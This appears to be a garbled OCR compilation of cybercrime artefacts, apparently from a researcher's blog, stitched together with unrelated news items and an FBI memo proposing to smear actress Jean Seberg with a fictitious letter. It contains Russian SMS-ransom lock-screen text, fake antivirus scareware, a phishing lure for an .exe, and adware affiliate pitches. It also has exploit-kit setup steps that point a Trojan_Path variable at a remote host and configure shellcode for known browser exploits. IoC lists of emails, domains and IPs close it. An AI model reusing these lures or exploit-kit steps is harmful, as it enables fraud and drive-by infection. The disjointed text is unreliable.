Re San Francisco airtel to the Bureau dated 4/23/70, entitled, "BLACK PANTHER PARTY (BPP), LOS ANGELES DIVISION, RM-BPP."

Bureau permission is requested to publicize the pregnancy of JEAN SEBERG, well-known movie actress, by [redacted] Black Panther Party (BPP) [redacted] [redacted] by advising Hollywood "Gossip-Columnists" in the Los Angeles area of the situation. It is felt that the possible publication of SEBERG's plight could cause her embarrassment and serve to cheapen her image with the general public.

It is proposed that the following letter from a fictitious person be sent to local columnists:

"I was just thinking about you and remembered I still owe you a favor. So---------I was in Paris last week and ran into Jean Seberg, who was heavy with baby. I thought she and Romaine had gotten

Microsoft India presents
SECURE WARS
Let no threat pass!
Match your wits against the best IT Professionals
& Win Great Prizes!
Who can compete?
IT Professionals
Enlistment begins:
30th Nov, 2006
Your potential. Our passion.
Microsoft
Grand Prizes
2 TICKETS TO THE CRICKET MATCH ON 28th OF APRIL 2007 IN WEST INDIES
500 Early Bird Prizes
10 XBOX 360
1000 USB kits
100 Windows Smart Phones
and many more...

Wuhan Furuki security group is keen on a number of computer network security technology, is committed to the maintenance of internal security, Web server component of young people in order to secure technology-based professional and technical services team. The core team members have many years of the core systems, network applications, Web applications, hacking tools, network security theory, theory of the virus, data encryption and decryption, hacking and many other ways to have an in-depth research and experience. After years of constant exploration and unremitting efforts, accumulated rich experience in the development of network security and improve network security solutions, home network to take this to heart safety modest!

In recent years, the national security of the Internet encountered unprecedented challenges, "hackers" are full of all types of media, a website database of the game have been caused by the invasion nearly 1,000,000 U.S. dollars of economic losses, a hacker to visit a company to use the database server to steal 1,400,000 Customer credit card and debit card information and so on. At the same time, based on the rogue software on the Internet, software and various types of Trojan horse virus has also spread to the security of the Internet has brought serious harm. Baidu from the type of "hackers" search, 18,500,000 of the current data show that the proliferation of hacking, but also indicates our awareness of network security from the building to have a serious shortage, as our life for a growing dependence on the Internet The higher, cell phones, e-mail, Internet banking and so on, just do not pay attention will be subjected to heavy financial losses. Network security incidents occur frequently proved that the information network for the defense to be taken seriously, precisely because of the importance of the Internet, but also due to its vulnerability, so we will provide an Internet-based network security services platform for enterprises And personal resolve to worry about.


Добро пожаловать, **Администратор!**

Онлайн боты:



ВНИМАНИЕ
ВАШ WINDOWS ЗАБЛОКИРОВАН

В связи с многочислеными пиратскими копиями OS "WINDOWS" компания "Microsoft" с 1.06.2009 года начала отлов пользователей с нелецензионным програмным обеспечением.

Пользователи подключенные к сети "InterNET" блокируются при выявлении факта установки пиратского ПО.

Вы должны немедлено удалить вашу версию Window, либо установить лицензионную версию системы Windows XP

Вы можете активировать вашу версию Windows XP по SMS. после чего, вашей версии "Windows XP", будет присвоен статус лицензионного ПО и вы сможете продолжать работу в прежнем режиме.

Для активации по смс отправьте SMS с текстом [redacted] на номер [redacted] в ответ вам будет предоставлен код активации. Стоимость SMS сообщения не превышает 35 рублей

В связи с многократными пиратскими копиями с 1 мая 2009 года корпорация Microsoft установила новую систему защиты своего программного обеспечения, с целью обеспечения безопасности пользователей и защиты от несанкционированного проникновения в систему через уязвимые места.

Рекомендуется произвести переустановку лицензионной версии Microsoft Windows или отправить СМС для активации вашей копии операционной системы Windows.

* В ответном сообщении вы получите код, который следует вписать в следующее по.

<РАЗБЛОКИРОВКА ЧЕРЕЗ СМС>

ОТПРАВЬТЕ ТЕКСТ: 000000
НА НОМЕР: 0000

ВВЕДИТЕ КОД: 123456

*Цена отправки СМС сообщения 32 рубля (1 USD)

Система была заблокирована.
Для активации у вас есть 24 часа с момента блокирования.
В противном случае система Microsoft Windows с вашего компьютера будет автоматически удалена.

START MAKING MONEY NOW!

Highest & Fastest Payouts in the World!

Did you know that most pay-per install programs only pay for countries they want to? **SnapInstalls pays for every major country in the world!** We believe in paying the highest and realistic rate we can offer to our PARTNERS over the long-term. Depending on whether you're a software-developer, or web-master or a distributor, SnapInstalls believes in counting accurately and paying on time every pay period. Did you also know that other programs promote being the highest paying companies in the market, but when it comes to their reporting and getting paid, they cut back on the total amount of installs, so they don't have to pay you for what you delivered!! Therefore, not only are exploiting faulty advertising, they are also reducing their actual payout by increasing the discrepancy between what you delivered and what they are counting. BUT NOT HERE AT SNAPINSTALL - WE BELIEVE IN PAYING YOU FOR EXACTLY WHAT YOU DELIVERED!

Sign Up Now!

Quality Content - Great Alternative to Traditional Advertising Media

SnapInstalls believes in high quality content, and is constantly rotating and adding new offers into the system. We stay current with market trends and needs and do our very best to make sure this FREE content is available to you and your website audience. Your audience or user-base will be extremely satisfied when have the ability to choose between search products, games, screensavers, new widgets - the list continues to grow and go on and on... SnapInstall easily allows you to offer an alternative advertising media to your audience! SnapInstall will have the right Program for you...

Sign Up Now!

Best Reporting System & Technology - Making Easy to Use!

SnapInstalls uses a reporting system second to none. Whether counting a specific country, or daily, real-time count, or total revenue earned for the day - SnapInstall uses a sophisticated reporting a patent pending technology - called SnapAccurate(t)s! SnapAccurate(t)s was designed specifically with you in mind. No more, no less. Every install counts, where it originated, and tally's that count accurately to the penny every minute, or every day. You

- ✓ Get paid up to $0.30 per install!
- ✓ Follow your counts and revenue through the patent-pending SnapAccurate(t)s Reporting Technology!
- ✓ Signing up is the easiest thing to do, so don't wait - it's easy and automated!

Sign Up Now!

Pricing Rates

SnapInstall Payouts	
USA	$0.30
Canada & United Kingdom	$0.10
Western Europe	$0.03
Other countries	$0.02

e-mail service:

new settings file for fx@ mailbox

The default settings of your mailbox were automatically changed. Please download and launch a file with a new set of settings for your e-mail account:

fx-settings-file.exe

Security

We constantly work on the quality level of our service, as well as on the development of its security and protection. During the last upgrade several essential improvements were adopted, such as new ports for the POP3 & SMTP protocols, plus the SMTP autentification. The new settings are necessary for those who use the mailings clients (for ex. Microsoft Outlook, The Bat!, Mozilla Thunderbird etc.) or those who use our service via the web-interface.

To protect your account from unauthorized access, Outlook Web Access automatically ends your mail session after a period of inactivity. If your session ends, and the Logon page is not displayed, click on a mail folder (e.g., Inbox), and you should be redirected to the Logon page, where you can log on again.


● - **Тип 1.** В каждой строчке ключевик. На каждый ключевик создается отдельный сабдомен с многостраничным дорвеем

○ - **Тип 2.** В первой строке имя сабдомена, в остальных строках кейворды для страниц дорвея, по одному кейворду в строке. Первая страница дорвея будет сгенерирована для первого кейворда

○ - **Тип 3 (для MP3 трафика).** Случайно выбираются артисты/группы и для каждого создается многостраничный дор. Каждая страница будет оптимизирована либо под название трэка, либо под название альбома. Сгенерировать 1 дорвеев.

Введите кейворды для сабдоменов:

Вставить ключевые слова из корзины



Домен DM для сабдоменов, либо фрихостинг*:	http://zzzcathyhardy.freeweb7.com/ (freehost public)
Метка для сабдоменов:	
Redirect Group:	DM Feeds
Группа доров:	без внешних ссылок
Feed:	по умолчанию
Способ выбора ключевого слова:	Запрос введенный в поисковике.

● - Использовать дорогенератор DM

Шаблон: по умолчанию

Источник контента для доров: ● - Сниппеты MSN ○ - Wikipedia+Цепи Маркова ○ - Грамматика (Alpha)

○ - Использовать дорогенератор DMI

Шаблон: blog (public)

Словарь: auto (public)

Выбор дорвеев для перелинковки: ● - не линковать дорвеи ○ - выбирать с такой же меткой

Количество ссылок на другие дорвеи (не больше): 8

Количество внешних ссылок (не больше): 1

Создать Сабдомены

5. Конфигурирование главного файла INDEX.HTML
   a. Откройте файл INDEX.HTML в текстовом редакторе
   b. Найдите следующий фрагмент
      var
      Trojan_Path="http://chaxalbon.web.aplus.net/svchost.e
   c. Измените значение переменной таким образом, чтобы url указывал на вашу программу и сохраните файл

ВНИМАНИЕ: конфигурировать эксплойт JAVALOADER отдельно не надо. Если вы внесли изменения в главный файл INDEX.HTML, JAVALOADER возьмет все необходимые настройки сам.

BONUS PACK: Конфигурирование шеллкода для 0day эксплойтов типа javaprxy.dll, msdds.dll, ms05-038

Поскольку в этих эксплойтах происходит релоад документа много раз
и поскольку [illegible] подозрений со стороны посетителей принято ре[illegible] эксплойтить только один раз машину (ставим куки)
все [illegible] не [illegible]

Схема:
запускаем iframe.ht[illegible] который редиректит [illegible] зависимости от операционки, ставит [illegible]
98.html, xp_ru.html, xp_en[illegible] [illegible] себя

Как делать шелл-коды(самый рабочий [illegible] с помощью payload):

1) правим payload.bat, прописывая url-ы к троя[illegible]

2) запускаем payload.bat, который записывает в папки 98-EN-RU-0xBFF70000, XP-EN-0x77F60000, XP-RU-0x7C800000 соответствующие шелл-коды

3) запускаем beta.bat, который переписывает шелл-коды в utf-16

Your private data is under attack!

Scanning completed. 527 Potential aggressive behavior was found!

Your Computer is Infected!

Threats and actions:

Name	Risk level	Date	Files infected	State
Email-Worm.Win32.Net	Critical	11.18.2008	35	Waiting removal
Email-Worm.Win32.Hyd	Critical	11.18.2008	35	Waiting removal
Trojan-Downloader.Win	Critical	11.18.2008	35	Waiting removal

Description:
This program is potentially dangerous for your system. **Trojan-Downloader** stealing passwords, credit cards and other personal information from your computer.

Advice:
You need to remove this threat as soon as possible!

Windows Security Alert

To help protect your computer, Windows Web Security has detected trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
☑ **Admess.Trojan**	tcpservice2.exe
☑ **zserv.Transponder.Trojan**	Zserv.dll
☑ **Wstart.TrojanDownloader**	wstart.dll

Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gathered information can be passwords, e-mail addresses and all that data, which is important for you.

Your Computer Is In

Do you want to run or save this file?

Name: Install-5920_2017.exe
Type: Application, 168KB
From:

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

To help protect your computer, Windows Web Security has detected trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
☑ Adware.Trojan	hjpserviced.exe
☑ 2serv.Transponder.Trojan	2Serv.dll
☑ Wstart.TrojanDownloader	wstart.dll

Spyware is software, which can gather information from user's computer through Internet connection and send them to its creator. Gathered information can be passwords, e-mail addresses and all that data, which is important for you.

Threats and actions:

Name	Risk level	Date	Files infected	State
Email-Worm.Win32.Net	Critical	11.18.2008	35	Waiting removal
Email-Worm.Win32.Hyd	Critical	11.18.2008	35	Waiting removal
Win 32:Delf-XQ	Critical	11.18.2008	35	Waiting removal

Description:
This program is potentially dangerous for your system. **Trojan-Downloader** stealing passwords, credit cards and other personal information from your computer.

Advice:
You need to remove this threat as soon as possible!

WestHammer©: Christmas Edition

Для того чтобы дать пользователю почуствовать всю мощь продукта WestHammer©: Christmas Edition существует возможность бесплатного теста.

Заявки на тест принимаются в ICQ: 511-609

P.S.
Сразу же обращаюсь к товарищам которые непременно будут стучать за тестом не в целях приобретения продукта, а в целях анализа сплойтов в него входящих:

Не тратьте мое и свое время!
Если Вас интересуют сплойты входящие в связку вы можете стукнуть в ту же самую ICQ и получить все то что вы могли бы спалить на тесте без лишней траты моего и Вашего времени!

Всех с наступающими праздниками и пусть они пройдут незабываемо!

- No shave at ALL, true, realtime counting
- Weekly payments, no hold

Register now

WELCOME TO OUR COMPANY!

We care about each of your client or visitor.

Either you are software supplier or web-site developer we could offer you appropriate way for download promotion. You just do your work plus implement our code to your web-sites or software. And that's how it starts to earn money for you.

QUICK START

1. Your account

How to create your account? That's easy. You just fill out registration form at the "REGISTER" page.

SIGN UP

2. Code implementation

Pick your program. In case you are web-site developer I hope you need an Active X code. In case you are software supplier distributer or supplier – you need to bundle your application. It takes 2 minutes. Enter to your account page and follow hints.

** Бабло **
Получить карту
Получить сообщение
Пропинговать Sitemaps
Сгенерировать месагу для постинга спамитом
Сгенерировать карты, закачать на FTP, создать месагу в Poster с линками карт

1. Получить карту всех дорвеев с меткой: Exp делить на частей, показать часть

Например, мы хотим поделитьссылки на три части, тогда указываем что частей 3. Грузим поочередно эти 3 части, сперва в поле "часть" указываем 0, грузим нулевую часть, потом указываем 1 грузим первую часть, потом указываем 2 и грузим последнюю часть карты.

2. Сгенерировать месагу для постинга спамитом:

например:
http://www.freehost1.com/links.html Best Links
http://www.freehost1.com/dsdlinks.html My Best Links
http://www.freehost2.com/dsdlinks.html Links
тоесть сперва ссылка, потом текст для ссылки.

3. Пропинговать sitemaps доров с меткой Exp в Google,Ask,Yahoo,Live

4. Сгенерировать месагу для постинга спамитом карт дорвеев с меткой: Exp

5. Сгенерировать карты дорвеев с меткой: Exp
так чтобы в одной карте было от 100 до 2500 ссылок и залить их на FTP
Заливать карты на: Все доступные фрихосты
Запаситесь терпением

What is Traffic Converter?
Traffic Converter is affiliate program that helps webmasters to convert their traffic into cash.
How it works?
We are selling popular antispyware and security software products to surfers which you send to us. You receive $30 for each sale of our products.
Why does it work so good?
With our direct-marketing approach, aggressive promotion materials and advanced software products you can earn much more than with other affiliate or advertising programs.

Copyright 2007 Traffic Converter. All rights reserved.

C&C ARCHITECTURE

Compared with the complex C&C architecture of the Storm, WALEDAC, and DOWNAD botnets, the KOOBFACE C&C infrastructure is very basic. It only consisted of infected nodes and C&C domains that used HTTP as its communication protocol.

KOOBFACE C&C
Retrieve commands from C&C
Affected User

Figure 40. KOOBFACE C&C prior to July 19, 2009

1 Retrieve commands and list of KOOBFACE zombie computers' IP addresses from C&C
KOOBFACE C&C
Koobface zombie computers
2 Retrieve subsequent commands and components using zombies as proxy
Affected User

Figure 41. Updated KOOBFACE C&C as of July 19, 2009

This simplistic C&C approach is, of course, very vulnerable to takedowns. After several KOOBFACE C&C takedown attempts initiated by Internet service providers (ISPs) and members of the security industry,[3] the KOOBFACE gang realized the need for a more robust C&C infrastructure. Thus, on July 19, 2009, the KOOBFACE writers implemented a new C&C architecture that involved the use of proxy nodes to provide redundancy and to improve the survivability of their C&C should another takedown be attempted.[4]

A few days after the new KOOBFACE C&C infrastructure was implemented, the botnet was seen inserting a message (see below) for one of the security researchers tracking the malware's domain activities.

```

Holy Crap, I made over $200 in the last 30 minutes!!! http://grabbingc sh.com /twi...
about 3 hours ago from web

Hi, I'm making more than $350.00 EVERYDAY! YOU CAN TOO! http://grabbingcash.com/twi... *about 11 hours ago from web*

This screenshot shows one of my actual Twitter accounts that I used to generate the traffic shown in my other screen shots shown on this page. This was achieved by letting the software run for less than 2 hours total!

Hub Europe? Speculation about CIA prisoner transports

Iceland
Layovers of suspect US planes

Great Britain
Over 200 CIA flights since Sept. 11, 2001. The most important hubs: **Prestwick** and **Glasgow**.

Sweden
Layovers of two suspicious aircraft in June 2002 in **Stockholm** and in Sept. 2005 in **Malmo** – possibly CIA prisoner transports to/from Guantanamo.

Denmark
According to government statements, US planes carrying suspected terrorists crossed Danish airspace about 20 times.

Poland, Czech Republic, Romania
In Sept. 2003, a suspected flight from Washington through the Czech Republic and Uzbekistan to Kabul. Travels back through Poland, Romania and Morocco on its way to Guantanamo.

Portugal
The defense ministry is investigating suspicious flights between 2002 and 2004. Among others, a US plane is believed to have landed on the **Azure** islands on its way to Guantanamo.

Spain
The CIA is believed to have used the Son Sant Joan airport on **Mallorca** as an operations base in 2004 and early 2005 to coordinate flights to and from Libya and to Romania and Egypt.

Germany
Suspicious flight from **Frankfurt** to Azerbaijan over Austrian airspace. US military base **Ramstein** and **Berlin's Schönefeld** airport were also believed to be used by the CIA.

Kosovo
Reports about Guantanamo prisoners at the US base **Camp Bondsteel**.

Prisoner transports to and from Guantanamo
Prisoner transports to the Middle East and Asia
UZBEKISTAN
Kabul
IRAQ
AFGHANISTAN

Popular Spammers Strategies and Tactics

An assessment of several different recent spam campaigns, demonstrating the key concepts spammers use, and providing concise strategic advice on how to undermine their current model.

Published: Nov 14, 2007

Updated: Nov 14, 2007

Section: Articles :: Content Security (Email & FTP)

Author: Dancho Danchev

During 2007, spammers on a worldwide basis demonstrated their adaptability to the ongoing efforts anti-spam vendors put into ensuring their customers enjoy the benefits of having a spam-free inbox. What strategies do spammers use in order to achieve this? What tactics do they use in order to obtain email addresses, verify their validity, ensure they reach the highest number of receipts as possible in the shortest time span achievable, while making sure their spam campaigns remain virtually impossible to shut down?

In this article I am going to assess several different recent spam campaigns in order to demonstrate key concepts spammers use, and provide concise strategic advice on how to undermine their current model.

The Broken Direct Marketing Model Spammers Use

By the time I finish writing the first sentence of this article, hundreds of thousands spam emails would have successfully reached a great deal of mailboxes. Why is spam so successful at the bottom line? The truth is - that it isn't, and most interestingly it doesn't even have to be successful for the spammers to stop doing it, as their direct marketing business model is broken, it's just they're simply not interested in admitting it. How is this possible? Rather simple, while some of the market participants are busy harvesting email addresses to be sold later on, others are coming up with the efficient system used for spamming, where their investment of sending several millions messages will reach the break-even point even if only several people actually purchase something.

Some of the most recent cases related to spam, greatly illustrate what gaining tactical warfare advantages truly means. When anti spam vendors finally manage to detect image based spam, spammers simply start using PDF file attachments, and even more innovate, MP3 pump-and-dump spam messages. According to a well known anti-spam vendor, in October alone, approximately 15 million MP3 audio files were circulating across the globe. What is the next logical tactic to be used by spammers? It's video based spam where their only trade-off might be achieving

Usability Testing Report: 2.5 and Crazyhorse

A question I hear pretty frequently is, "Why a redesign of the admin panel so soon after 2.5?" Those who have attended WordCamps in the past few months have already heard the answer, but for the people who haven't had that opportunity, this post is for you. When the community response to the 2.5 admin...

It's Easy As...

1. **Find a Web Host** and get great hosting while supporting WordPress at the same time.
2. **Download & Install WordPress** with our famous 5-minute installation.
3. **Consult the Documentation** and become a WordPress expert yourself.

ZDNet Asia under iFRAME hack attack?

User Rating: /0

Poor ○ ○ ○ ○ ● Best

by Alex Zaharov-Reutt

Wednesday, 05 March 2008

Page 1 of 2

F-Secure's Security Response Team Manager, Wing Fei Chia, has posted an entry at F-Secure's blog claiming that ZDNet Asia has a problem with their search engine and could be sending users to sites laden with malware and worse.

Looks like Australian technology news website 'SmartHouse' isn't the only website suffering a mysterious hack attack, although unlike SmartHouse, no-one is accusing ZDNet Asia of alleged plagiarism. However, the only thing ZDNet Asia is being accused of is questionable security.

Wing Fei Chia, security expert from F-Secure, has posted a blog entry titled "ZDNet Asia Compromised?"

Chia explains that: "ZDNet Asia is one of my bookmarked online resource that I frequently visit. The site is NOT compromised per se, rather, their site's search engine was abused by an attacker with queries of popular keywords".

Continuing, Chia says that: "Leveraging on the fact that the site is, legitimate, and has high page ranks, the popular search engines are returning some of these iFRAME-ed results in the first few pages of the search results. And the objective? To get the unsuspicious user to click on the link".

At this point on Chia's blog posting shows a screenshot of a Google search outlining affected ZDNet Asia search results.

Chia then said that: "The last time we checked, 20,600 cached pages loading the iFRAME was found. Upon clicking on the malicious link, you get redirected to some Russian Business Network's IPs and RBN is notoriously known for hosting not only malware but also rouge anti-virus and anti-spyware applications. At the end of the redirects, the unsuspicious user might be a victim of Zlob Trojan. We [F-Secure] detect it as Trojan-Downloader:W32/Zlob.HOG".

Now Wing Fei Chia is no security slouch – he's been working in the IT Security field since 2003, according to his mini-bio.

He's currently the Security Response Team Manager at the F-Secure Security Labs, joined F-Secure in 2007 and is a member of ISACA (Information Systems Audit & Control Association) and holds a CISSP (Certified

We Pay you to put FREE content on your website

Get FREE content, and Get PAID!

Are you looking for partnering that pays? This is it!

Free Content

- Hundreds of free videos, games, audio and software for your users.
- Get free content and get paid! Learn more about the Syndication program!

Great Programs

- Syndication, Gateways, and Referrals are all the programs that make you cash-in big.
- ZangoCash has the right program for your website!

Earn Money Now

- Get paid up to $1.45 per install!
- Track your earnings with our real-time reporting
- Sign up now – it's easy and automated.

More programs – More cash

ZangoCash offers the highest payouts in the industry - we pay you every time your users install Zango. ZangoCash offers a wide range of programs - whether you're a webmaster, distributor, publisher or developer, we've got the program for you.

Best system – Best tool

The ZangoCash system supplies all the tools and support you need to boost your revenue. Our tools are designed to help you work better and our real-time revenue analysis will help you adjust your programs to achieve maximum performance.

Zango – A quality product

With Zango, users enjoy free access to your content, to all Zango online entertainment and to all Zango content published on the web. Also, since Zango is very easy to uninstall and never collects or shares personal information, users are respected and protected.

PHP plugs security holes

Posted by Ryan Naraine @ 9:05 am

Categories: Arbitrary Code Execution, Complex Attacks, Data theft, Denial of Service (DoS), Exploit code ...

Tags: Security, PHP, Scripting Languages, Software/Web Development, Web Development ...

The open-source PHP Group has issued a patch for at least four security flaws in the widely-used general-purpose scripting language.

French hacker gains access to Twitter's admin panel

Posted by Dancho Danchev @ 6:58 am

Categories: Browsers, Data theft, Hackers, Passwords, Pen testing ...

Tags: Hacker, Twitter, Hacking, Security, Dancho Danchev

UPDATE: The Twitter admin hack appears to be the result of a successful social engineering attack against one of Twitter's employees — similar attack took place in January this year. Here's a retrospective of the events that took place.

Yesterday, a French hacker claimed to have gained access to Twitter's administration panel, and based on the screen shots that he included featuring internal data for accounts belonging to U.S President Barack Obama, Britney Spears, Ashton Kutcher, and Lily Allen, as well as a detailed overview of

Essential Topics

- What size is your data footprint?
- Boost storage utilization via data de-duplication
- See how multiple file versions impact data quality
- Your choice: Immediate or deferred de-duping

Smartphones

Last year, many businesses deferred the purchase of new laptops in favor of smartphones, and why not? Offering phone, calendar, email, IM and Web access, they're arguably the most practical business tools. Check out the latest CNET Reviews of Blackberry devices for all the knowledge you need to make an intelligent choice.

Software that allows video access to most coded videos.

DVDaccess is a multimedia software that allows access to Windows collection of multimedia drivers and integrates with any application using DirectShow and Microsoft Video for Windows. DVDaccess will highly increase quality of video files you play.

DVDaccess enhances your music listening experience by improving the sound quality of video files sound, MP3, internet radio, Windows Media and other music files. Renew stereo depth, add 3D surround sound, restore sound clarity, boost your audio levels, and produce deep, rich bass sounds.

Shots from the Wild West - Sample Compilation of RATs (Remote Access Tools) and Trojan Horses Screenshots - An OSINT Analysis (2022-06-27 07:14)

Dear blog readers,

Find attached a second portfolio of photos obtained while doing my research back in 2010.

Enjoy and don’t forget to grab a copy of my memoir [1]here including to catch up with my latest research [2]here.

Windows Privacy Tweaker v1.3
Information
Services
Task Scheduler
Registry
USB Security
Legend
You are safe
Not safe
Commands

Windows is increasingly bundled with telemetry and tracking services that are enabled by default? To protect and enhance your privacy, Windows Privacy Tweaker by Phrozen Software™ can disable all settings of Windows that spy on you. Simply unselect every unsafe red item and the program will change these items to a safe green.

**DDanchev is for Hire! - Who Wants to Hire Me in Europe?
(2022-06-27 09:04)**

[1]

16520

Folks,

After a decade of fighting bad guys I’ve decided to finally look for a way to relocate and begin a fresh start in my professional security blogger/cybercrime researcher/OSINT analyst and threat intelligence analyst career path by seeking a permanent position anywhere in Europe from anyone who’s interested in directly hiring me and offering relocation and accommodation assistance on a short notice where I can basically relocate and begin the position without a period of three days prior to signing a contract and receiving the necessary relocation and accommodation assistance and let’s not forget that someone should meet me at the airport and say hi.

The current situation:

- I’m based in Bulgaria holding a Bulgarian citizenship
- I’m willing to relocate anywhere in Europe for a security blogger/cybercrime researcher/OSINT analyst and threat intelligence analyst position
- I work primary using email which is dancho.danchev@hush.com where you can reach me 24/7 and expect a brief response three hours prior to sending your message
- My CV is available as [2]PDF here and here’s my [3]LinkedIn Profile just in case you need it for anything

My requirements:

- I need only a direct hire proposition where you’re 100 % sure that you're interested in working

with me

- I need a contract in advance before I travel on a short notice approximately three days prior

to signing the contract

- I need relocation assistance in the form of an airplane ticket including accommodation assistance where I need a place to crash work and live in your country

How to approach me:

Send me an email at dancho.danchev@hush.com and I'll shortly get back to you to discuss

Looking forward to receiving your email. Let's make this happen!


Exposing an Indian Police Spyware Cyber Operation that Fabricated Evidence on the PCs of Indian Activists - An OSINT Enrichment Analysis (2022-06-27 12:01)

[1]

16521



From: **Jennifer Gonzales** <jennifergonzales789@gmail.com>
Date: Sat, 26 Oct, 2019, 15:38
Subject: Reminder Summons For Rioting Case
To: <[redacted]>

[redacted] **CrPC 146 Indictment Summary**

Jennifer Gonzales
Special Public Prosecutor, Jagdalpur

This is what happens when you're cheap.

Guess which are the major IoCs (Indicators of

Compromise) in this cyber attack campaign featured on [2]Wired.com? Keep reading this

OSINT enrichment analysis and find out the actual true Indicators of Compromise.

Sample Gmail accounts known to have been involved in the campaign include:

jagdish.meshraam@gmail.com

drsnehapatil64@gmail.com

sinhamuskaan04@gmail.com

jennifergonzales789@gmail.com

payalshastri79@gmail.com

Sample malicious domains known to have been involved in the campaign:

researchplanet.zapto.org

socialstatistics.zapto.org

duniaenewsportal.ddns.net

Sample domain registrant email address accounts known to have been involved in the cam-

paign include:

harpreet.singh1984@yahoo.com

marlenecharlton@outlook.com

abadaba@eml.cc

REUBEN123@RISEUP.NET

Related malicious domains known to have been involved in the campaign include:

Is Koobface Botnet's Master KrotReal Back in Business? Try the Adult Entertainment Industry First! (2022-06-28 05:42)

[1]

Remember the [2]Koobface botnet and the "[3]Koobface Botnet Master KrotReal Back in Business, Distributes Ransomware And Promotes BHSEO Service/Product" post?

16525

I've decided to dig a little bit deeper using my own techniques and methodology and actually attempt to find additional information on KrotReal's online whereabouts as of 2022 in terms of malicious and fraudulent activities and I found evidence of several new domain registrations

using his original krotreal@gmail.com personal email which I originally profiled and exposed in

my original [4]OSINT analysis back in 2012.

Sample domains known to have been involved in the campaign include:

This case is a great example of one of the core practices when profiling cybercrime incidents and campaigns -> sample everything, as what you're originally seeing is just the tip of the iceberg.

Rogue

iFrame

Injected

Web

Sites

Lead

to

the AndroidOS/FakeInst/Trojan-SMS.J2ME.JiFake Mobile Malware (2022-06-28 08:51)

A currently ongoing malicious campaign relying on injected iFrames at legitimate Web sites,

successfully [1]**segments mobile traffic**, and exposes mobile users to fraudulent legitimately

looking variants of the AndroidOS/FakeInst/Trojan-SMS.J2ME.JiFake mobile malware.

Let’s dissect the campaign, expose the domains portfolio currently/ historically known to

have been involved in this campaign, as well as list all the malicious MD5s known to have

been pushed by it.

iFrame injected domains containing the mobile traffic segmentation script parked on

the same IP:

asphalt7-android.org - 93.170.109.193

16539

[8]MD5: 6f839dd29d2c7807043d06ba19e9c916

[9]MD5: 8cfebfa7175e6e9a10e2a9ade4d87405

[10]MD5: 4e5af55dd6a310bced83eb08c9a635b3

Phone back location:

hxxp://depositmobi.com/getTask.php/task=updateOpening &s= -

93.170.107.130

Parked on the same IP (93.170.107.130) are also the following domains participating in

the campaign's infrastructure:

123diskapp.com

1gameminecraft.ru

2010mobile.ru

absex.ru

ammla.info

and4mobiles.ru

android-apk-file.ru

android-games-skachat.ru.com

android-key.ru

android-market-apk.ru

online-android.ru

moiandroid.ru

ktozdesj.ru

super-androids.ru

The following malicious mobile malware MD5s are known to have phoned back to the

same IP in the past:

[11]MD5: 572b07bd031649d4a82bb392156b25c6

[12]MD5: 9685ff439e610fa8f874bf216fa47eee

[13]MD5: 6d9dd3c9671d3d88f16071f1483faa12

[14]MD5: 276b77b3242cb0f767bfba0009bcf3e7

[15]MD5: aefdbdee7f873441b9d53500e1af34fa

What’s also worth emphasizing on is that we’ve also got a decent number of malicious

Windows samples known to have phoned back to the same IP in the past, presumably in an attempt by fellow cybercriminals to monetize the traffic through an affiliate program.

